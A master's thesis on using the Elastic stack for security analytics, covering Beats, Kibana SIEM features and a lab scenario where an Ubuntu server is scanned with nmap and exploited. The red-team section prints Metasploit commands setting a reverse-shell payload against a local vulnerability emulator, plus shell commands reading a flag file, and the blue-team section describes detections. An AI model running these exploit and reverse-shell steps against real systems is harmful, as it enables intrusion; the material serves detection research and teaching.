

Security analytics with Elastic

Student: Marco Mancini

Degree: “Máster Universitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones”. (MISTIC)

Thesis supervisor: Pau del Canto

Teacher responsible for project: Helena Rifà

Release date: 31st December of 2019



Security analytics with Elastic by Marco Mancini is licensed under a Creative Commons Attribution 4.0 International License.

TFM propuesto por ANCERT El objetivo del proyecto es utilizar las nuevas funcionalidades de Elastic que permiten un análisis más sencillo de fuentes de información que en un entorno empresarial pueden aportar información de seguridad: DNS, Netflow, logs de autenticación y auditoria. También es de interés para el proyecto la integración con herramientas SIEM (ArcSight, QRadar...) y el uso del módulo de machine learning para la detección de anomalías.

Datsheet for Project

Project title	Security analytics with Elastic
Author's name	Marco Mancini
Consultant's name	Pau del Canto
PRA name	Helena Rifà
Degree	Máster Universitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones
Language	English
Keywords	Data analysis, Logstash, Elasticsearch, Kibana, SIEM, Elastic, Beats, Security Analysis, Incident Response.
Problem	
<p>There is little bibliography that is both up to date and with a focus on security in the enterprise for the Elastic stack.</p> <p>This project aims to synthetize the new developments in the Elastic stack and contextualize them using practical examples that could be replicated by other analysts.</p>	
Objectives	
<p>The objectives of this project are:</p> <ul style="list-style-type: none"> Analyse the current state of the art for the Elastic stack project in regard to its use for security analysis. Building a laboratory with both a functioning Elastic stack and live endpoints. To demonstrate current capabilities within different scenarios. <p>The following scenarios will be covered to demonstrate which logs and functionalities of the Elastic stack can be useful for them:</p>	

- Ubuntu machine being infected by crypto miner.
- Ubuntu Server running apache being compromised through an exploit.

Finally, I hope to produce an evaluation of the old and new modules of the Elastic stack when applied to an incident response context. Which include the SIEM, Machine Learning, watchers, dashboards, Timelion and Graph.

Resources used

Item	Cost estimation
Official Elastic documentation	Open source
O'Really Documentation on Elastic Stack	50-200 Euros
Elasticsearch Platinum license (Trial)	Free
Support licenses (Ubuntu, Osquery, Apache)	Open Source
32 Gb i7 Server	800 Euros

Contents

1. Introduction.....	9
1.1. Statement of work	9
1.2. Thesis' structure	9
2. Methodology.....	10
3. State of the art.....	11
3.1.SIEM space.....	11
3.2.Analysis of Security in ELK.....	12
3.3.Dataset/Threat Hunting Labs in ELK.....	13
4. Elastic Stack	15
4.1. Beats.....	15
4.2. Logstash.....	17
4.3. Elasticsearch.....	17
4.4. Kibana	17
5. Scenarios Laboratory	18
5.1. Introduction	18
5.2. Summary of datasets	18
5.3. Mitre att&ck analysis.....	19
6. Ubuntu server scenario	20
6.1. Introduction	20
6.2. Dataset used.....	21
6.3. Preparation	21
6.4. Red Team actions	22
6.4.1 Reconnaissance.....	22
6.4.2 Intrusion/Exploitation	23
6.4.3 Exfiltration.....	24
6.5. Blue Team Analysis.....	24
6.5.1 Scanner Detection. Scanner user agent (nmap)	25
6.5.2 Scanner Detection. High volume of ports accessed	26
6.5.3 Scanner Detection. Failed access to closed ports.....	28

6.5.4	Vulnerability. Errors in applications.....	28
6.5.5	Shell Detection. Commands spawned from service.....	29
6.5.6	Shell Detection. Command and Control beacon.....	31
6.5.7	Exfil. Important files being accessed by an unknown process.	

32

6.6.	Conclusion.....	33
7.	Ubuntu Honeypot server scenario.....	33
7.1.	Introduction	33
7.1.1	Objective.....	34
7.1.2	Dataset used.....	34
7.2.	Information collected.....	34
7.3.	Threat Intelligence	35
7.3.1	Hash.....	36
7.3.2	Network artifacts	37
7.3.3	Tactics techniques and procedures	37
7.4.	Conclusion.....	38
8.	Ubuntu Cryptominer server scenario	39
8.1.	Introduction	39
8.1.1	Shellbot analysis	39
8.1.2	Dataset used.....	44
8.2.	Preparation	44
8.2.1	Lab Environment.....	45
8.3.	Malware actions.....	47
8.3.1	Initial Access.....	47
8.3.2	Execution.....	47
8.3.3	Persistence	49
8.3.4	Defence Evasion	50
8.3.5	Credential Access	53
8.3.6	Discovery.....	53
8.3.7	Lateral Movement	53

8.3.8	Command and Control	54
8.3.9	Impact	55
8.4.	Blue Team Analysis.....	55
8.4.1	Scanner Detection. High volume of IPs on port 22 accessed by one host. 56	
8.4.2	SSH brute force scanner Detection. High number of failed logins from IP.....	58
8.4.3	Suspicious command executed on CLI	58
8.4.4	Persistence review. Unique app added to cron job.	59
8.4.5	Scripts executed from hidden folder.	60
8.4.6	Encoded commands pipe out to bash	61
8.4.7	System discover commands	62
8.4.8	Connection to crypto mining network.	63
8.4.9	Spike in CPU usage by single unknown process.	64
8.5.	Conclusion.....	65
8.5.1	Shellbot_Adama_searches Dashboard.....	66
9.	Final Conclusions	67
	Appendix	I
1.	References	II
2.	List of illustrations	III
3.	List of tables.....	V
4.	List of Code.....	V
5.	Architecture of the laboratory	VI
5.1.	Collection configuration	VI
5.2.	Dockerized ELK.....	VI
5.2.1	Activate trial for platinum license.	VIII
5.3.	Script to Install agents.....	IX
5.4.	Installing agents	IX
5.4.1	Setup Dashboards from Agents	IX
5.4.2	Set Index patterns from Kibana	XI
5.4.3	Metricbeat.....	XIII

5.4.4	Packetbeat	XIV
5.4.5	Auditbeat	XV
5.4.6	Osquery	XVII
5.4.7	Filebeat	XVIII
5.5.	Issues encountered	XIX
5.6.	Snapshots and Backup.....	XXI
5.6.1	Snapshot	XXI
5.6.2	Backup.....	XXIII
6.	Import/Export scenarios.....	XXVI
6.1.	Export scenario	XXVI
6.2.	Import scenario	XXVI

1.Introduction

Cybersecurity is an industry with the collective objective to make the digital infrastructure that supports the world as robust and secure and possible.

One relatively recent development in this space has been the efforts to share data about attacks and malware in ways that are easy to share and analyses. This thesis will, hopefully, help the cybersecurity community in this endeavour.

Some projects have open datasets with documented threat hunting analysis. However, there is no project with a focus on the Linux platform. Therefore, this thesis is state of the art in the Linux space at the time of its writing.

1.1. Statement of work

The objectives of this project are:

- Analyse the current state of the art for the Elastic stack project in regard to its use for security analysis.
- Build a laboratory with both a functioning Elastic stack and live endpoints to demonstrate current capabilities within different scenarios.
- The following scenarios are covered, then analysed with a threat hunting methodology:
- An Ubuntu Server, running vulnerable service compromised using an exploit
- A honeypot, to collect malware sample of crypto miners
- A simulated corporate network, being infected by a crypto-miner worm

1.2. Thesis' structure

The chapter structure of this thesis is the following:

- Introduction: This chapter contains a description of the state of the art for Q4 2019 and the methodology.

- Elastic Stack: This chapter contains an introduction to the Elastic stack and its components.
- Scenarios laboratory: This chapter contains 2 attack experiments and one data source from a honeypot.
- Final Conclusions: This chapter contains the summary and results of this project.
- The annexe contains the following chapters:
- Architecture of the laboratory: This chapter has a guide for the installation process of the laboratory. This laboratory replicates an Elastic deployment and a client machine.
- Import / Export scenarios: This chapter contains how to import/export the datasets generated in the threat simulation experiments

2. Methodology

We analyse the current state of the art for the Elastic stack project in regard to its use for security analysis. This analysis provides the context for the practical part of this work.

We built a laboratory with both a functioning Elastic stack and live endpoints. The experiments describe how to replicate the scenario and include the raw data to download.

In the different scenarios, we explain which data to use, how to replicate the attacks, and how to analyse a malware piece.

Each scenario has an explanation of how to use the Elastic stack to analyse these incidents. We use a methodology based on the mitre att&ck classification. With which we use to contextualize the attacker and the defender perspective.

3. State of the art

3.1. SIEM space

Gartner¹ list 43 products belonging in the SIEM space. Some of the names on that list are Splunk, LogRhythm, McAfee ESM, QRadar and the Elastic stack that we are using.

The SIEM space covers several components that are integral to running an effective Security Operation. It manages the ingestion, normalization, correlation and alerting of security alerts.

State of the art right now would be solutions like Splunk, that have an easy to use ingestion capability and an active community. But during the last quarter of 2019, the Elastic Stack has implemented or announced 2 improvements that have placed them in an exciting position in the market.

- The SIEM component: This Kibana feature integrates alerting, anomaly detection² and machine learning jobs that help uncover anomalous behaviour.
- Endgame integration: The EDR tool from Endgame³ integrated with the Elastic Stack.

However, this thesis will propose a process to investigate datasets of attacks and learn and share threat hunting investigations.

However, this thesis proposes a process to investigate the datasets of attacks and learn and share threat hunting investigations.

In this space, it is essential to have a robust collection of logs. If we focus on open source products, the agents (Auditbeat and Packetbeat especially) in the Elastic Stack are state of the art, alongside Osquery, as they have the flexibility and potential to be used to generate security-relevant logs⁴ to be ingested in an analytics platform.

¹ <https://www.gartner.com/reviews/market/security-information-event-management>

² <https://www.elastic.co/products/siem> and <https://www.elastic.co/webinars/introducing-elastic-siem>

³ <https://www.elastic.co/blog/endgame-joins-forces-with-elastic>

⁴ <https://www.elastic.co/webinars/detecting-threats-on-linux-hosts-with-auditbeat> and <https://www.elastic.co/webinars/endpoint-security-analytics-with-windows-event-logs>

The Elastic Stack is a platform that is easy to deploy and open source. Making it the perfect candidate to build on-demand personal environments to analyse security events. Splunk can be accessed which a trial, but it lacks the flexibility of being able to be deployed in a docker environment on an open-source license.

The following projects are currently state of the art in terms of SIEM-like deployments for single user laboratories. They all based on the Elastic Stack.

- HELK⁵
- SOF-ELK⁶

3.2. Analysis of Security in ELK

This chapter is concerned with the ecosystem of dashboards, visualizations and searches that the Elastic community generates in regard to the Security space.

A key point in security analysis is to be able to talk a common language to be able to share detection and build a correlation between log sources. The Elastic stack solves this problem with the Elastic Common Schema, ECS⁷. A dictionary for fields to standardize fields like source IPs, domains and file hashes.

ECS has made it easy to share detections and investigations to detect attackers. Elastic has released Dashboards and visualizations to help make use of the Beats. All the agents used in this project, including Osquery, have out of the box visualizations/dashboards⁸.

Moreover, there are community-led projects with detections, dashboards and visualizations. For this project, we use the Adama⁹ repository, which contains a lot of Elastic Common Schema searches.

There is also the Sigma¹⁰ project. This open-source project is an open ruleset that translates into several SIEM formats. It's effortless to translate into searches and

5 <https://github.com/Cyb3rWard0g/HELK>

6 <https://github.com/philhagen/sof-elk>

7 <https://www.elastic.co/webinars/introducing-the-elastic-common-schema>

8 <https://www.elastic.co/guide/en/beats/packetbeat/current/view-kibana-dashboards.html>, <https://www.elastic.co/guide/en/beats/auditbeat/current/view-kibana-dashboards.html> and <https://www.elastic.co/guide/en/beats/filebeat/current/view-kibana-dashboards.html>

9 <https://github.com/randomuserid/Adama>

10 <https://github.com/Neo23x0/sigma>

alerts for Watcher¹¹ (the alerting component of the Elastic stack) or ElastAlert¹² (an open-source project to alert on Elasticsearch queries)

The company SocPRIME¹³ offers paid community security rulesets that translate into all the major SIEM appliances, including the Elastic stack.

The following projects have visualizations, dashboards and other objects for threat hunting. But their focus is forensics.

- Kibana_ForensicDashboards¹⁴
- HELK¹⁵
- SOF-ELK¹⁶

A special mention is an open-source repository for threat hunting queries, dashboards and playbooks for the proprietary SIEM from Microsoft, Azure Sentinel. This repository is the host of exciting articles in which they propose methodologies for analysis based on the Mitre att&ck matrix. They are focused on Windows and cloud infrastructures

3.3. Dataset/Threat Hunting Labs in ELK

The space for automated security testing has several projects. All to help the blue team¹⁷ build alerts and processes to check the security of an organization continuously.

Security operations need to test their detections against a realistic adversary, without it being the actual adversary. The community has named this Red teaming¹⁸; and the combination of testing attack patterns in conjunction to detection creation is named Purple teaming¹⁹.

In this space the following open source projects are commonly used:

11<https://www.elastic.co/guide/en/kibana/current/watcher-ui.html>

12<https://elastalert.readthedocs.io/en/latest/>

13<https://socprime.com/en/news/ecs-premium-log-source-pack-is-released/>

14https://github.com/aarju/Kibana_ForensicDashboards

15<https://github.com/Cyb3rWard0g/HELK>

16 <https://github.com/philhagen/sof-elk>

17[https://en.wikipedia.org/wiki/Blue_team_\(computer_security\)](https://en.wikipedia.org/wiki/Blue_team_(computer_security))

18<https://www.redteamsecure.com/blog/what-is-red-teaming-and-why-do-i-need-it-2/>

19<https://www.redscan.com/news/purple-teaming-can-strengthen-cyber-security/>

- EQL Analytics Library²⁰
- Caldera²¹
- Atomic Red team²²
- DetectionLab²³
- Cloudgoat²⁴

These projects strive to simulate adversaries with automated tools. The automated generation of security events makes the creation of laboratory environments accessible. Security operations use these tools to refine their processes and detection.

In this thesis, we create a series of datasets to help analysts that are building the maturity of their security operations and their skillset to be capable of quickly analyse security incidents.

In this regard, some projects created datasets with attacks. They are state of the art in terms of open-source datasets. The most relevant are the following ones:

- Splunk "Boss of the SOC"²⁵ contests. These datasets are complete and are in JSON format. Therefore, they can be uploaded into the Elastic Stack, but their structure doesn't follow the Elastic Common Schema out of the box. Therefore, data manipulation is necessary.
- Brawl dataset²⁶ by Mitre. This dataset is comprehensive and is especially suitable to follow the Mitre att&ck methodology. It is compatible with the Elastic Stack.
- The Mordor dataset²⁷ by the Hunters forge²⁸. Alongside the dataset, the "Hunters forge"²⁹ has published several detections with a consistent methodology.

Hunters forge is state of the art in this thesis' space. However, our project focuses on Linux, while Hunters forge has a Windows focus.

20<https://eqllib.readthedocs.io/en/latest/analytics.html>

21<https://github.com/mitre/caldera>

22<https://github.com/redcanaryco/atomic-red-team>

23 <https://github.com/clong/DetectionLab>

24 <https://github.com/RhinoSecurityLabs/cloudgoat>

25https://www.splunk.com/en_us/blog/security/boss-of-the-soc-scoring-server-questions-and-answers-and-dataset-open-sourced-and-ready-for-download.html and <https://github.com/splunk/botsv2>

26 <https://github.com/mitre/brawl-public-game-001>

27 <https://github.com/hunters-forge/mordor>

28 <https://medium.com/threat-hunters-forge>

29 <https://github.com/hunters-forge/ThreatHunter-Playbook>

4.Elastic Stack

The Elastic Stack is the name of the components offered by the Elastic Company as their core offering.

The products are: Kibana, Elasticsearch, Logstash and the beats agents. This software product can be used to collect information, events and logs from computers, parse, aggregate, enrich, query and analyze them at scale. The stack has an open source version and a vibrant community. In 2018 and 2019 the Elastic company has invested resources in improving the platform to solve the data analysis challenges that is facing the Cybersecurity industry.

4.1. Beats

Beats are agents that can be installed in your systems to ship data to the Elastic Stack. There is a vibrant community of open source beats but the main ones offered by Elastic are the following.

Table 1: List of beats agents

Type of data	Beat
Audit data	Auditbeat³⁰
Log files	Filebeat³¹
Cloud data	Functionbeat³²
Availability	Heartbeat³³
Systemd journals	Journalbeat³⁴
Metrics	Metricbeat³⁵
Network traffic	Packetbeat³⁶
Windows event logs	Winlogbeat³⁷

³⁰<https://www.elastic.co/products/beats/auditbeat>

³¹ <https://www.elastic.co/products/beats/filebeat>

³² <https://www.elastic.co/products/beats/functionbeat>

³³ <https://www.elastic.co/products/beats/heartbeat>

³⁴ <https://www.elastic.co/downloads/beats/journalbeat>

³⁵ <https://www.elastic.co/products/beats/metricbeat>

³⁶ <https://www.elastic.co/products/beats/packetbeat>

³⁷ <https://www.elastic.co/products/beats/winlogbeat>

The data collected by the agents can then be send to Elasticsearch directly or Logstash.

Image 1 indicates the flow of information started by the Beats³⁸.




Image 1: Example architecture of the Elastic Stack by Elastic

The agents that will be used in this projects are:

1. Auditbeat³⁹ This agent collects logs directly from the Linux and Unix Kernel. Using the auditd daemon. Can be easily expanded with rules and it provides highly valuable information in a security context.
2. Packetbeat⁴⁰: This agent collects network data reading directly from the tcp stack in the machine. The raw network connection is analyzed by the agent based on protocol and turned into an event log.
3. Filebeat⁴¹: This agent is very versatile. It will read a file, line by line and send the contents as log events. In this project we will add Osquery⁴² with the default configuration in Linux and use filebeat to only send the logs related to this application.

³⁸<https://www.elastic.co/guide/en/beats/libbeat/current/beats-reference.html>

³⁹ <https://www.elastic.co/guide/en/beats/auditbeat/current/auditbeat-overview.html>

⁴⁰ <https://www.elastic.co/guide/en/beats/packetbeat/current/packetbeat-overview.html>

⁴¹ <https://www.elastic.co/guide/en/beats/filebeat/7.4/filebeat-overview.html>

⁴² <https://osquery.io/>

4.2. Logstash

Logstash is the component in the Elastic Stack that is specialized in receiving logs from multiple sources, queueing them, parsing and enriching the logs before sending them to Elasticsearch.

For this project, Logstash will be used but it's not an integral component for this methodology. Because the beats agents have basic parsing capabilities that can be used properly format the log events and send them directly to Elasticsearch. For the experiments shown in this work, Logstash is just used to aggregate the logs from different sources.

4.3. Elasticsearch

Elasticsearch⁴³ is the central piece of the Elastic stack. It's a noSQL database that can be used to perform fast queries to structured data. Security analytics requires responsive queries and the ability to rapidly analyze information surrounded a data point.

This a very important part to set correctly as this will impact the performance of the investigations. But how to properly configure an Elasticsearch instance falls outside of the scope of this project.

4.4. Kibana

Kibana⁴⁴ is the component in the Elastic stack that is used for visualizing and querying the data in Elasticsearch in a simple manner. Kibana has been improved in the last years with more features for visualizing information and there are new features that are used for security event analysis.

The core components that can be used for security analysis are the following:

1. Discovery⁴⁵: This component is a search function that will return all the event logs that match a query.
2. Dashboards⁴⁶: This component is a group of visualizations that will represent the events within a visually rich environment.

⁴³ <https://www.elastic.co/guide/en/elasticsearch/reference/current/elasticsearch-intro.html>

⁴⁴ <https://www.elastic.co/guide/en/kibana/current/introduction.html>

⁴⁵ <https://www.elastic.co/guide/en/kibana/current/discover.html>

⁴⁶ <https://www.elastic.co/guide/en/kibana/current/dashboard.html>

3. SIEM⁴⁷: This component has domain specific visualizations and queries that are related to security analytics. It also includes a timeline tool that gives analysts the chance to write a story using the data shown in the SIEM component.
4. Machine Learning⁴⁸: This component is a series of machine learning algorithms that can be used easily with the data inside Elasticsearch. There are some security specific algorithms to find anomalies in datasets.
5. Graph⁴⁹: This component can be used to build graph relations between objects inside the same index.
6. Watcher⁵⁰: This component manages alerts in the Elastic stack. These alerts can be defined based on queries on the datasets in Elasticsearch.

5.Scenarios Laboratory

5.1. Introduction

The scenarios are the primary purpose of this thesis.

We describe how to attack a target, collect malware data and then track malware on a purposely build environment.

The analysis of attacks has 4 steps.

- Introduction: Details of the scenario and how to collect the dataset for replicating the experiment.
- Preparation: How to create the scenario and which components are needed.
- Red Team actions/malware actions: An explanation of the scenario from the perspective of the attacker.
- Blue team Analysis: A description of techniques to detect the attack using the data acquired and other features from the Elastic stack.

5.2. Summary of datasets

The current scenarios analysed have created the following datasets.

⁴⁷ <https://www.elastic.co/guide/en/kibana/current/xpack-siem.html>

⁴⁸ <https://www.elastic.co/what-is/elasticsearch-machine-learning>

⁴⁹ <https://www.elastic.co/what-is/elasticsearch-graph>

⁵⁰ <https://www.elastic.co/what-is/elasticsearch-alerting>

Table 2: Summary of scenarios

Environment	Collector Edition	Query	Description	Time
metasploit_vulnerable_1_server	Linux_Basic_1_0_0	agent.hostname:cortex	This dataset contains the Packetbeat and Auditbeat for this particular scenario. The events took place on the 2019-11-05	Start: Nov 5 2019 09:00:00 UTC End: Nov 5 2019 12:30:00 UTC
cowrie_dataset_1	Filebeat_cowrie_1_0_0	_index:filebeat-cowrie*	This dataset tracks the logs generated by the cowrie service on a single cloud instance.	Start: Oct 10 2019 09:00:00 UTC End: Nov 25 2019 12:30:00 UTC
shellbot_dataset	Linux_Basic_1_0_0	_index:*shellbot*	Contains the logs from 3 machines that are involved in a Shellbot infection.	Start: Nov 5 2019 09:00:00 UTC End: Nov 5 2019 12:30:00 UTC

5.3. Mitre att&ck analysis

Mitre corporation is an organization that has created and released to the open-source community a significant amount of security processes and taxonomies that can be used by the community to build standards.

One of these projects is the ATT&CK⁵¹ taxonomy.

This standard is a matrix in which you can map the tactics techniques and procedures of threat actors and malware.

We use the stages and identification of the techniques for both the red team actions and blue team analysis.

This approach is becoming the standard in the industry to share information related to intrusion detection. It gives a standard framework into which to organize the actions and detections produced.

⁵¹ <https://attack.mitre.org/>

The following is an example table. Detections contain the identifier given to the technique, and the log sources are the index and specific search.

Table 3: Example of TTP analysis

Att&ck Stage	Detections	Log sources	Mitre technique
Reconnaissance	Scanner Detection. Scanner user agent (nmap)	Packetbeat (event.action:network_flow)	<u>T1254</u>
Intrusion/Exploitation	Vulnerability. Errors in applications	Auditbeat	<u>T1190</u>
Exfiltration	Exfil. Important files being accessed by an unknown process.	Auditbeat	<u>T1005</u>

This table is to guide the classification of saved objects. This project includes a file with saved objects that can be exported to the laboratory environment to have a series of visualizations and searches to guide the exploration of the datasets.

The searches and visualization are in the GitHub repository related to this thesis.

6. Ubuntu server scenario

6.1. Introduction

This scenario involves the following components:

- Ubuntu 18.04 server
- Auditbeat and Packetbeat collection
- Custom auditd rules
- Rule to monitor a folder
- Vulnerable service
- Metasploit and meterpreter shell
- nmap

This scenario simulates an attacker scanning a server and exploiting a vulnerability to start a shell in said server. Afterwards, the actions performed by this attacker. Which are to search for their objective and exfiltrating it.

6.2. Dataset used

The target server contains the package of collectors explained in this work. The data is in the "metasploit_vulnerable_1_server" scenario.

Table 4: Metasploit_vulnerable_1_server dataset description

Environment	Collector Edition	Query	Description	Time
metasploit_vulnerable_1_server	Linux_Basic_1_0_0	Agent .hostname:cortex	This dataset contains the Packetbeat and Auditbeat for this particular scenario. The events took place on the 2019-11-05	Start: Nov 5 2019 09:00:00 UTC End: Nov 5 2019 12:30:00 UTC

6.3. Preparation

For this scenario we will use the Metasploit vulnerability emulator⁵² and simulate the vulnerability "ms01_023_printer". The commands to perform this are the following:

Code 1: Metasploit Vulnerability Emulator

```
trok@cortex:/Github/vulnerable_Emulator/metasploit-vulnerability-emulators sudo perl vulemu.pl
>>activate exploits/windows/iis/ms01_023_printer
listening on port 80
>>>>can't find a match for request GET/ HTTP/1.1
Host: localhost
User-Agent: curl/7.47.0
Accept: */*
of size 73 metepreter is connected 10:: Socket:: INET=GLOB
(0x159df38), sending: not foundt with simple session
cat: ../../../../Burgers/secrets.txt: No such file or directory
mv: cannot stat 'signature': No such file or directory
```

⁵²<https://github.com/opsxcq/metasploit-vulnerability-emulator>

This service listens to port 80 and simulate the vulnerable component that can be exploited by the Metasploit module in "exploits/windows/iis/ms01_023_printer". Once exploited, the attacker gains access to the service process. In this case, this gives root access to the system running the service.

The attacker's objective is to steal a file called "secrets.txt" inside a folder called "Burgers". To be able to inspect with detail all the read/write activities on this folder, we wrote the following rule inside the auditbeat.yml file.

Code 2: Auditd Write/Access/Read for Burgers folder

```
-Module: auditd
audit_rules:
-w /home/trok -p war -k Burgers
```

This rule created a log event every time a process Writes/Access/Reads anything in the Burgers folder.

Otherwise, the Packetbeat and Auditbeat configuration are the examples used in this document.

6.4. Red Team actions

In this chapter, we explain the steps the attacker took to reach their objectives.

The attacker didn't do all the cyber kill chain steps, as this is a simplified example.

The steps in this scenario are the following:

Reconnaissance > Intrusion/Exploitation > Exfiltration

6.4.1 Reconnaissance

In this step, the attacker uses nmap to scan the server and identify any vulnerable ports.

Code 3: Nmap execution

```
trokair@SATELLITE:~$ nmap -A cortex.local

Starting Nmap 7.60 ( https://nmap.org ) at 2019-11-17 11:42 GMT
```

In the resulting report, the user should see open ports and then an analysis of the service can show which vulnerabilities (if any) are exploitable. In this case, the simulated vulnerability is an IIS vulnerability with ID: CVE-2001-0241

6.4.2 Intrusion/Exploitation

Once the attacker has identified a vulnerable application in port 80. They use Meterpreter⁵³ to exploit the vulnerability and start a reverse shell from the port 4444.

In this case, the attacker uses Metasploit inside docker.

The commands to exploit the vulnerability are the following:

Code 4: Meterpreter actions - Exploitation

```
msf > use exploit/windows/iis/ms01_023_printer
msf exploit(windows/tis/ms01_023_printer) > set payload
generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf exploit(windows/iis/ms01_023_printer) > setg RHOST 127.0.0.1
RHOST => 127.0.0.1
msf exploit(windows/tis/ms01_023_printer) > setg LHOST 127.0.0.1
LHOST => 127.0.0.1
msf exploit(windows/iis/m501_023_printer) > run

[!] You are binding to a loopback address by setting LHOST to
127.0.0.1. Did you want ReverselistenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
```

Through the exploit, a shell spawns in the target system.

⁵³ <https://hub.docker.com/r/phocean/msf/>

6.4.3 Exfiltration

Once in the system, the attacker wants to find and exfiltrate the "secrets.txt" file.

For this they just need to search in the file system with "ls, grep". Once they find the file and read the secrets, their mission is complete, and they leave a signature to demonstrate that the mission has been successful.

Code 5: Meterpreter actions - Exfiltration

```
[View inside the shell]
>>ls ../../../../Burgers
secret.txt
>>ls ../../../../Burgers
secret.txt
>>cat ../../../../Burgers/secrets.txt
>>cat ../../../../Burgers/*
flag{T4rg3t_h4s_b33n_br34ch3d}
>>echo "The Burger robber has been here. MUAHAHA"
> signature.txt
>>mv signature ../../../../Burgers/Signature.txt
>>mv signature.txt ../../../../Burgers/signature.txt
```

The secret is "flag{T4rg3t_h4s_b33n_br34ch3d}". Now that the attacker knows the secret, their mission is over.

6.5. Blue Team Analysis

The blue team has several objectives.

Identify that an attack is taking place, confirm that malicious activity is taking place and build a timeline of events to uncover all the actions an attacker has performed.

In the following table, we can see which logs we have to identify the different stages of the attack.

Table 5: TTP Analysis Meterpreter

Att&ck Stage	Detections	Log sources	Mitre technique
Reconnaissance	Scanner Detection. Scanner user agent (nmap)	Packetbeat (event.action:network_flow)	<u>T1254</u>
Reconnaissance	Scanner Detection. High volume of ports accessed	Packetbeat (event.action:network_flow)	<u>T1254</u>
Reconnaissance	Scanner Detection. Failed access to closed ports	Packetbeat (event.action:network_flow)	<u>T1254</u>
Initial Access	Vulnerability. Errors in applications	Auditbeat	<u>T1190</u>
Execution	Shell Detection. Commands spawned from service	Auditbeat	<u>T1059</u>
Execution	Shell Detection. Command and Control beacon	Auditbeat	<u>T1065</u>
Exfiltration	Exfil. Unknown process accessing important files	Auditbeat	<u>T1005</u>

6.5.1 Scanner Detection. Scanner user agent (nmap)

The default configuration in web scanners doesn't tend to hide the identity of the program actively. For nmap, we can see the user agent by default contains the string "nmap". We can use this simple string search to create a detection.




Image 2: Nmap detection

Advanced attackers don't often rely on unconfigured tools. But there are lots of attackers who are.

Having alerts for commonly used Open Source scanners is an excellent high-fidelity alert. There are lists⁵⁴ of commonly used user agent names for scanners.

6.5.2 Scanner Detection. High volume of ports accessed

We can build detections for scanner-like activity. This kind of rules are easy to implement. A search with aggregation based on unique elements, in this case destination port, can get a list of source IPs that are trying to access a high number of unique ports.

We can see in this example, how 172.17.0.6 has several unique destination ports, more than 200 times the average for all the other source IPs.




Image 3: Port analysis based on source IP

Outliers for these aggregations should be considered suspicious.

Take into consideration that public-facing servers receive a constant amount of scanning from the internet. But internal servers should not receive this kind of traffic at all.

We can then investigate more about the flagged IP.

If we search the traffic in the Discover view, we can see a definite spike in traffic.

⁵⁴ https://github.com/fastly/waf_testbed/blob/master/templates/default/scanners-user-agents.data.erb

